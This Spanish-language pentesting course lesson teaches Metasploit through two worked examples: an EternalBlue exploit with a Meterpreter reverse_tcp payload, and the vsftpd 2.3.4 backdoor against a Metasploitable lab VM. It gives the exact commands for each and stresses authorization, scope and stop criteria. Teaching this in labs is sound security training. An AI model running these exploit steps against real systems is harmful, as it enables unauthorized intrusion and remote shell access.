

Lección 12 de 20 · Lectura y práctica
Usa Metasploit para Ataques Controlados
Concepto claveMetasploit es un framework de penetración que automatiza el proceso de explotación de vulnerabilidades. Imagina que eres un cerrajero profesional: en lugar de probar cada llave manualmente, Metasploit es como un.
Del concepto a la práctica
Taller de esta lección
Un framework de explotación debe manejarse como una herramienta de validación con alcance, no como un catálogo para probar objetivos al azar. Antes de seleccionar un módulo, relaciona vulnerabilidad, versión, activo, efecto esperado y forma de detenerlo. En este curso se registra el flujo sin desplegar persistencia ni modificar datos.
Ejemplo resuelto
Para web-lab se documenta: activo 10.10.10.20, servicio web, hipótesis «configuración deliberadamente vulnerable», objetivo «confirmar presencia», exclusión «crear usuarios». La ficha incluye módulo elegido, opciones revisadas, evidencia mínima y criterio de parada: detenerse tras obtener la respuesta de validación.
Sin activar ningún módulo ni apuntar a red, abre msfconsole y examina help, search type:auxiliary http y la información de un módulo elegido con info. Anota nombre completo, opciones requeridas y efectos documentados; no supongas que check existe en todos los módulos ni que sea inocuo. La ficha del ejemplo no entrega versión ni vulnerabilidad concreta, así que su resultado operativo es NO EJECUTAR hasta completar y aprobar esos datos. No declares explotación demostrada a partir de ese formulario.
Pruébalo
Comprueba que el activo está incluido y vuelve a leer la hipótesis.
Revisa descripción, opciones y efecto previsto del módulo.
Ejecuta solo la validación mínima en la VM local.
Guarda hora, resultado y estado posterior del servicio.
Error frecuente: ejecutar exploit antes de revisar opciones. Corrección: inspecciona configuración, alcance y reversibilidad; si falta un dato, no ejecutes.
Comprueba tu resultado
Ejercicio: completa una ficha con activo, objetivo, exclusiones y evidencia esperada. El resultado es válido solo si incluye un criterio explícito para detener la prueba.

 Mapa de práctica
La autorización debe concretar objetivos, límites y condiciones de parada. Una dirección privada no demuestra que exista permiso para probarla.
Ver la infografía en tamaño completo ↗Concepto clave
Metasploit es un framework de penetración que automatiza el proceso de explotación de vulnerabilidades. Imagina que eres un cerrajero profesional: en lugar de probar cada llave manualmente, Metasploit es como un juego de llaves maestras que se adaptan a diferentes tipos de cerraduras (vulnerabilidades).
En el contexto de pentesting, Metasploit te permite ejecutar ataques controlados en entornos de prueba para validar si un sistema es vulnerable, sin causar daño real. Es como hacer un simulacro de incendio: pruebas las alarmas y procedimientos, pero no quemas el edificio.
Cómo funciona en la práctica
El flujo básico de Metasploit sigue estos pasos:
- Seleccionar un exploit: módulo que aprovecha una vulnerabilidad específica
- Configurar el payload: código que se ejecuta tras la explotación exitosa
- Establecer opciones: dirección IP objetivo, puerto, credenciales, etc.
- Ejecutar y obtener acceso
Ejemplo con datos reales:
| Componente | Ejemplo | Propósito |
|---|---|---|
| Exploit | windows/smb/ms17_010_eternalblue | Aprovecha vulnerabilidad en SMB de Windows |
| Payload | windows/meterpreter/reverse_tcp | Establece conexión reversa al atacante |
| Opciones | RHOST=192.168.1.100, LHOST=192.168.1.50 | Define objetivo y atacante |
Caso de estudio
Escenario: Empresa de retail con servidor Windows Server 2012 sin parches. Como analista de seguridad, debes probar si es vulnerable al exploit EternalBlue.
Proceso realizado:
- Reconocimiento previo identificó sistema Windows con SMB habilitado
- En Metasploit:
use exploit/windows/smb/ms17_010_eternalblue - Configuración:
set RHOST 10.0.0.25yset LHOST 10.0.0.10 - Ejecución:
exploitobteniendo sesión Meterpreter - Documentación en informe: vulnerabilidad confirmada, recomendación de parche MS17-010
Importante: Este caso se ejecutó en laboratorio controlado con autorización por escrito. Nunca ejecutes en sistemas sin permiso.
Errores comunes
- No verificar el entorno objetivo: Ejecutar exploits sin confirmar versión del sistema operativo o servicios activos. Solución: Siempre hacer reconocimiento con nmap o similar primero.
- Configurar mal las opciones: Invertir RHOST (objetivo) y LHOST (atacante). Solución: Usar
show optionspara verificar antes de ejecutar. - Olvidar el payload: Algunos exploits requieren payload explícito. Solución: Verificar con
show payloadsy seleccionar uno compatible. - No probar en entorno aislado primero: Saltar directamente a producción. Solución: Siempre probar en máquina virtual de laboratorio idéntica.
- Ignorar los logs: No revisar mensajes de error de Metasploit. Solución: Leer cuidadosamente la salida en consola para debugging.
Checklist de dominio
- Puedo iniciar Metasploit Framework con
msfconsole - Sé buscar exploits con
searchpor nombre o tipo de vulnerabilidad - Puedo configurar correctamente RHOST, LHOST y puertos en un exploit
- Sé seleccionar y configurar payloads básicos como reverse_tcp
- Puedo ejecutar
exploity reconocer si fue exitoso - Sé usar comandos básicos de Meterpreter como
sysinfoyshell - Documento todos los pasos para incluirlos en informe de seguridad
Explotación controlada de máquina virtual Metasploitable
En este ejercicio practicarás tu primer ataque controlado usando Metasploit contra una máquina de prueba.
- Prepara tu entorno:
- Abre Kali Linux y lanza la terminal
- Inicia Metasploit con:
msfconsole - Asegúrate de tener la máquina Metasploitable 2 encendida en tu red local
- Identifica el objetivo:
- Desde otra terminal, ejecuta:
nmap -sV [IP_Metasploitable] - Anota los servicios y puertos abiertos (ej: vsftpd 2.3.4 en puerto 21)
- Desde otra terminal, ejecuta:
- Selecciona y configura el exploit:
- En msfconsole, busca exploits para vsftpd:
search vsftpd - Usa el exploit:
use exploit/unix/ftp/vsftpd_234_backdoor - Configura el objetivo:
set RHOST [IP_Metasploitable] - Configura tu IP:
set LHOST [tu_IP_Kali]
- En msfconsole, busca exploits para vsftpd:
- Ejecuta y verifica:
- Ejecuta el exploit:
exploit - Si es exitoso, verás un prompt de shell (# o $)
- Ejecuta
whoamipara confirmar acceso
- Ejecuta el exploit:
- Documenta el proceso:
- Toma capturas de cada paso
- Anota los comandos usados exactamente
- Registra el resultado final
Pistas
- Si el exploit falla, verifica que la máquina Metasploitable tenga el servicio vsftpd activo con netstat
- Asegúrate de que no hay firewalls bloqueando la conexión entre las máquinas virtuales
- Usa show options para verificar todas las configuraciones antes de ejecutar exploit
Evalua tu comprension
Completa el quiz interactivo de arriba para ganar XP.
Sigue con Pentesting Básico con Kali Linux: De Cero a Tu Primer Informe de Seguridad
Esta lección forma parte de un curso de Cursalo. Revisa su programa y elige entre la compra individual o el acceso a toda la escuela.
Si ya tenías acceso a este curso, entra con tu cuenta: tus derechos y tu progreso se conservan. No necesitas comprarlo de nuevo.